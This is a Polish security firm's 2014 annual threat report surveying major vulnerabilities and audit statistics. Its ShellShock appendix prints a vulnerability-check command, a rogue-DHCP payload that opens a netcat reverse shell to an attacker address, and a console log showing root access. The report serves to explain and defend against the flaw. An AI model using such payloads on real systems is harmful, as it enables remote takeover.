avet
Information and Network Security

Security Outline, raport 2014

AVET Information and Network Security

Styczeń 2015

www.avet.com.pl

Pełne dane:

AVET Information and Network Security Sp. z o.o.
ul. Belgijska 11,
02 – 511 Warszawa

KRS 0000172441 Sąd Rejonowy dla m. st. Warszawy, XIII Wydział Gospodarczy;
Kapitał zakładowy 50.000 zł, NIP 952-18-58-351

Tel. +48 22 88 00 220
Fax. +48 22 88 00 726
E-mail: avet@avet.com.pl

Osoby wyznaczone do Kontaktu:

Michał Rzemieniecki
Tel. +48 22 88 00 220
E-mail: michal.rzemieniecki@avet.com.pl

Spis treści

1 Wstęp

W roku 2014 upubliczniono szereg niebezpiecznych podatności, z których część stała się wydarzeniem medialnym. Jak pokazuje jednak niniejszy raport istotnym zagrożeniem nie są tylko najnowsze ataki, ale duże organizacje nadal mają problem z walką z dużo starszymi problemami z bezpieczeństwem.

Niniejszy raport został opracowany na podstawie doświadczeń firmy AVET Information and Network Security, przy wykorzystaniu usług AVET INS:

- Security Monitoring Services – stałe monitorowanie poziomu ryzyka i bezpieczeństwa,

oraz

- Security Outline – usługa typu threat intelligence.

1.1 Przegląd

W minionym roku problemy z bezpieczeństwem dotknęły zarówno urządzenia końcowe klientów, vide ataki na domowe urządzenia dostępowe, jak również sieci korporacyjne (np. Sony Pictures) oraz rządowe (Wyciek danych z Rosyjskiego MSW, problemy Państwowej Komisji Wyborczej).

Miniony rok to również koniec oficjalnego wsparcia dla wciąż bardzo popularnego systemu Windows XP[1], popularnego zarówno na urządzeniach użytkowników końcowych, jak i urządzeniach wbudowanych, np. Bankomaty.

Poniżej prezentujemy subiektywną listę najciekawszych wydarzeń występujących w 2014 roku, podczas którego szczególne zainteresowanie badaczy skupiły rozwiązania kryptograficzne:


1. Podatność **Heartbleed** w OpenSSL – podatność pozwala na odczytanie do 64 kb pamięci procesu OpenSSL i tym samym może pozwalać na odczytanie danych prywatnych, haseł, kluczy, tp..,

[1] Ma to swoje konsekwencje w sektorze bankowym w związku z wejściem w życie 31 grudnia 2014 Rekomendacji D KNF

2. Niespodziewane zamknięcie projektu **Truecrypt** z jednoczesnym wydaniem nowej wersji bardzo popularnej aplikacji do szyfrowania dysków twardych,
3. Podatność **ShellShock** – podatność pozwalająca na wywołanie dowolnego kodu poprzez błędy w obsłudze zmiennych środowiskowych,
4. **MS14-066**, **Winshock** (podatność w SChannel) – podatność potencjalnie pozwalająca na wywołanie dowolnego kodu w usłudze SSL/TLS wykorzystywanych w systemach Windows,
5. Podatność **POODLE** (Padding Oracle On Downgraded Legacy Encryption) – podatność w SSL 3.0 przy wykorzystaniu szyfrów CBC, w określonych warunkach pozwala na odszyfrowanie komunikacji klient-serwer,
6. Zakończenie wsparcia dla systemu **Windows XP** – bardzo popularny system operacyjny z rodziny Windows, który został oficjalnie pozbawiony wsparcia po niemal 13 latach od wydania jego pierwszej wersji.

Przykładowe zalecenia AVET INS związane z bezpieczeństwem powyższych zostały umieszczone w sekcji Dodatki.

Bardzo ciekawie prezentuje się zestawienie „wieku" podatności wykrytych przez AVET w audytowanych systemach klientów w roku 2014:



O ile prym - co naturalne - wiodą podatności z lat 2013-2014, o tyle w dalszym ciągu wykrywane są w dużej ilości podatności znane już w latach 2007-2010. Związane to najprawdopodobniej jest z faktem, iż duża część obecnie pracujących systemów produkcyjnych była wdrażana w tych latach i przez swój dotychczasowy cykl życia nie doczekała się wcześniejszych audytów lub chociażby instalacji poprawek systemowych.

Innym powodem tego stanu rzeczy jest rosnący poziom komplikacji systemów IT, przez co proces patch management staje się coraz trudniejszy i zajmuje coraz więcej czasu. W tym miejscu należy zauważyć, że rozwiązaniem tego ostatniego problemu w wielu przypadkach może być przejście z tradycyjnego modelu IT na usługi oferowane w chmurze. Oczywiście proces taki wymaga adekwatnej analizy pod kątem prawnym, zapewnienia zgodności oraz bezpieczeństwa, tym nie mniej jest on nie tylko możliwy ale przynosi także wymierne oszczędności i może być odpowiedzią na zarzuty iż IT jest drogie.


Prawie **200** wykrytych podatności z roku 1999 dotyczy w dużej mierze starych systemów opartych o systemy Unix, w tym instalacji SAP.

Należy nadmienić, iż w zestawieniu ujęte zostały jedynie wykryte podatności o poziomie ryzyka wysokim oraz bardzo wysokim – umożliwiające przejęcie kontroli nad danym systemem lub wyciek poufnych informacji. Oznacza to, że podatności jest w praktyce znacznie więcej.

2 Top 10

2.1 Grudzień 2014


Poniższy diagram prezentuje stan podatności w znanych nam systemach na koniec 2014 roku:



Rysunek 1 Top 10 podatności, grudzień 2014

3 Podatności ze względu na kategorie

3.1 Podatności Microsoft



Rysunek 2 Podatności związane z systemami Microsoft


1. MS14-066: Potencjalne wywołanie kodu poprzez podatność w Schannel
2. MS11-025: Podatność w bibliotece MFC może spowodować zdalne wykonanie kodu
3. MS14-009: Podatność w .NET może umożliwić elewację uprawnień
4. MS14-010: Liczne podatności w Internet Explorer
5. MS14-007: Podatność Direct2D może umożliwić zdalne wywołanie kodu
6. MS13-098: Podatność w systemie Windows może umożliwić zdalne wykonanie kodu
7. MS12-021: Luka w Visual Studio może umożliwiać elewację uprawnień
8. MS13-099: Podatność w Microsoft Scripting Runtime może umożliwiać zdalne wykonanie kodu
9. MS13-101: Podatności w sterownikach Kernel-Mode mogą umożliwić elewację uprawnień
10. MS14-011: Podatności w silniku VBScript mogą umożliwić zdalne wykonanie kodu

3.2 Podatności SSL

Rysunek 3 Podatności związane z konfiguracją i wersjami SSL

Powyższy diagram obrazuje, że nadal sporym problemem jest konfiguracja usług opartych o komunikację w szyfrowanym kanale SSL oraz proces zarządzania aktualizacjami w kontekście czasu reakcji na pojawiające się zagrożenia. Świadczy o tym wysoka pozycja podatności POODLE względem podatności Heartbleed, która została załatana niemal od razu, prawdopodobnie w związku z szerokim nagłośnieniem problemu w mediach.

3.3 Podatności SSL zobrazowane w czasie




Rysunek 4 Podatności SSL

4 Trendy


Poniższa sekcja zawiera zagregowane dane ujęte w czasie, kolejne punkty odpowiadają słowom kluczowym wybranym do agregacji.

4.1 Podatności związane z systemami Microsoft




Rysunek 5 Wykres podatności powiązanych z systemami Microsoft

4.2 Podatności związane z SSL



Rysunek 6 Wykres podatności związanych z protokołem SSL

4.3 Podatności związane z serwerem Apache



Rysunek 7 Wykres występowania podatności związanych z serwerem Apache

5 Dodatki

5.1 ShellShock

Podatność w systemowej powłoce Bash pozwala na wykonanie dowolnego kodu w kontekście użytkownika, z którego wywoływany jest proces.

Ze względu na szerokie wykorzystanie powłoki w systemach Linux, podatność może zostać wykorzystana zarówno **lokalnie**, jak i – w pewnych przypadkach – również **zdalnie**.

5.1.1 Weryfikacja

Dostępne są różne metody lokalnej weryfikacji występowania grupy błędów skategoryzowanych jako ShellShock, np.:

```
$ env 'x=() { :;}; echo vulnerable' 'BASH_FUNC_x()=() { :;}; echo vulnerable' bash -c "echo
test"
```

W przypadku podatnej wersji system wyświetli słowo *vulnerable*:


```
 user@host:~$ env 'x=() { :;}; echo vulnerable' 'BASH_FUNC_x()=() { :;}; echo vulnerable' bash
-c "echo test"
vulnerable
bash: BASH_FUNC_x(): line 0: syntax error near unexpected token `)'
bash: BASH_FUNC_x(): line 0: `BASH_FUNC_x() () { :;}; echo vulnerable'
bash: error importing function definition for `BASH_FUNC_x'
test
```

Pozostałe komendy lokalnej weryfikacji zostały umieszczone na poniższej stronie internetowej: https://access.redhat.com/articles/1200223

5.1.2 Praktyczne wykorzystanie podatności – DHCP

Ze względu na szerokie wykorzystanie powłoki Bash możliwe jest wstrzyknięcie komendy do systemu operacyjnego poprzez fałszywy serwer DHCP, np. poprzez ustawienie odpowiedniej zawartości do kodu 114 komunikacji DHCP. Wykorzystując protokół DHCP możliwe było uzyskanie dostępu do atakowanego systemu na prawach administracyjnych.


Wykorzystanie podatności w oparciu o serwer DHCP ilustruje poniższy diagram:



Rysunek 8 Poglądowe wykorzystanie podatności ShellShock w komunikacji DHCP

Złośliwy kod wysłany przez złośliwy serwer DHCP, powodujący zestawienie połączenia zwrotnego z maszyną atakującą:

```
() { :; }; /bin/nc 10.10.10.1 666 –c /bin/bash
```



Rysunek 9 Komunikacja klienta ze złośliwym serwerem DHCP - ostatni etap nadawania adresu IP

Atakowany system wykonuje zaszyte w ten sposób polecenie oraz nawiązuje połączenie zwrotne z powłoką bash (reverse shell) na prawach administracyjnych. Poniżej jest zapis konsoli ze złośliwego serwera:

```
michalr@debian-clean:~$ nc -vvv -l -p 6666
listening on [any] 6666 ...
connect to [10.10.10.1] from debian-android.local [10.10.10.10] 42307
id
uid=0(root) gid=0(root) groups=0(root)
```

Do ataku został wykorzystany odpowiednio przygotowany serwer DHCP, nie mniej jednak podatność może zostać wykorzystana do ataków na serwery HTTP (atak na skrypty CGI i parametry przekazywane w nagłówkach HTTP) oraz serwery SSH umożliwiające wywołanie komend bez logowania z uzyskaniem powłoki.

